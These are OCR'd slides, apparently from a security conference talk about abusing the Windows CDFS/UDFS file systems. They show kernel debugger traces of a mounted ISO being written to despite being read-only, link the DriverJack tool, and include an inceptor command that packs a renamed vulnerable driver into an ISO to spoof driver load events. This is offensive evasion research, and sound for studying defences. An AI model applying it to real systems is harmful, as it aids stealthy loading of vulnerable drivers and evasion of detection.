
CDFS – FILE READ

Windows PowerShell


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS F:\InstData> type .\Setup.exe
```

```
0: kd> k
 # Child-SP          RetAddr               Call Site
00 ffffba08`376eee98 fffff801`302b8cdd     nt!CcCopyRead
01 ffffba08`376eeea0 fffff801`302712c7     udfs!UdfCommonRead+0xacd
02 ffffba08`376ef020 fffff801`294ebef5     udfs!UdfFsdDispatch+0x1d7
03 ffffba08`376ef0a0 fffff801`2e44a1db     nt!IofCallDriver+0x55
04 ffffba08`376ef0e0 fffff801`2e447e23     FLTMGR!FltpLegacyProcessingAfterPreCallbacksCompleted+0x15b
05 ffffba08`376ef150 fffff801`294ebef5     FLTMGR!FltpDispatch+0xa3
06 ffffba08`376ef1b0 fffff801`29940060     nt!IofCallDriver+0x55
07 ffffba08`376ef1f0 fffff801`29927db4     nt!IopSynchronousServiceTail+0x1d0
08 ffffba08`376ef2a0 fffff801`299278a3     nt!IopReadFile+0x4d4
09 ffffba08`376ef3a0 fffff801`2962bbe5     nt!NtReadFile+0xd3
0a ffffba08`376ef430 00007ffb`4fb0f434     nt!KiSystemServiceCopyEnd+0x25
0b 00000068`2470dc88 00007ffb`4d326b2b     ntdll!NtReadFile+0x14
0c 00000068`2470dc90 00007ffa`fe2b2d18     KERNELBASE!ReadFile+0x7b
0d 00000068`2470dd00 00000000`00000000     0x00007ffa`fe2b2d18
```

CDFS – FILE READ



CDFS – FILE READ




CDFS – NOT REALLY READ-ONLY


```
1: kd> !pte ffffe683ff614480
                                            VA ffffe683ff614480
PXE at FFFFE5F2F97CBE68    PPE at FFFFE5F2F97CD078    PDE at FFFFE5F2F9A0FFD8    PTE at FFFFE5F341FFB0A0
contains 0A0000043FE3A863  contains 0A0000043FE3D863  contains 8A000003594008E3  contains 0000000000000000
pfn 43fe3a     ---DA--KWEV pfn 43fe3d     ---DA--KWEV pfn 359400     --LDA--KW-V LARGE PAGE pfn 359414
```

```
0: kd> !vad ffffe683ff614480
VAD              Level         Start             End               Commit
ffffe683ff614480  0        23b33d70         23b33e7b              0 Mapped       READWRITE          \InstData\Setup.exe
ffffe68400eb9ca0 -3       7ff4f9d80        7ff4f9e7f              0 Mapped       READONLY           Pagefile section, shared commit 0x5
ffffe683fe8dedd0 -2       7ff4f9e80        7ff5f9e9f              0 Private      READWRITE
ffffe683fe8de8d0 -1       7ff5f9ea0        7ff5fbea0              1 Private      READWRITE
ffffe683fca80d80 -4       7ff5fbeb0        7ff5fbeb0              0 Mapped       READONLY           Pagefile section, shared commit 0x1
ffffe683fca7f020 -1       7ff63c0c0        7ff63c287            124 Mapped  Exe  EXECUTE_WRITECOPY  \Users\xanax\OneDrive\Desktop\IoCdfsLib.exe
ffffe68400ebbdc0 -2       7ffb38c70        7ffb38c84              3 Mapped  Exe  EXECUTE_WRITECOPY  \Windows\System32\virtdisk.dll
ffffe68400ebb3c0 -1       7ffb4cde0        7ffb4cef0              4 Mapped  Exe  EXECUTE_WRITECOPY  \Windows\System32\ucrtbase.dll
ffffe68400eb92a0 -3       7ffb4d300        7ffb4d6a5              8 Mapped  Exe  EXECUTE_WRITECOPY  \Windows\System32\KernelBase.dll
ffffe68400eb9020 -2       7ffb4f8c0        7ffb4f983              7 Mapped  Exe  EXECUTE_WRITECOPY  \Windows\System32\kernel32.dll
ffffe683fca81820 -1       7ffb4fa70        7ffb4fc86             16 Mapped  Exe  EXECUTE_WRITECOPY  \Windows\System32\ntdll.dll

Total VADs: 11, average level: 390451571, maximum depth: 4294967295
Total private commit: 0xa3 pages (652 KB)
Total shared commit:  0x6 pages (24 KB)
```

CDFS – NOT REALLY READ-ONLY



CDFS – NOT REALLY READ-ONLY



https://github.com/klezVirus/DriverJack/tree/master/IoCdfsLib


ABUSABLE?


WHAT IF I TOLD YOU
WE COULD USE THIS TO SPOOF A DRIVER LOAD EVENT?

DRIVER LOAD - NTFS SYMLINK

```
(inceptor) C:\Dev\inceptor\inceptor\tests>python isopack.py -o ..\artifacts\WinIso.iso -c ..\artifacts\WinIO.sys -i verygood.sys
[$] First 4 bytes of the payload: 4d5a9000
[$] Final payload path: E:\Shared\PenetrationTesting\Git\inceptor\inceptor\temp\tmpqkqqm7z2\verygood.sys
[*] Burning files onto ISO:
[>]   Adding item: verygood.sys
[+] File packed into ISO
```

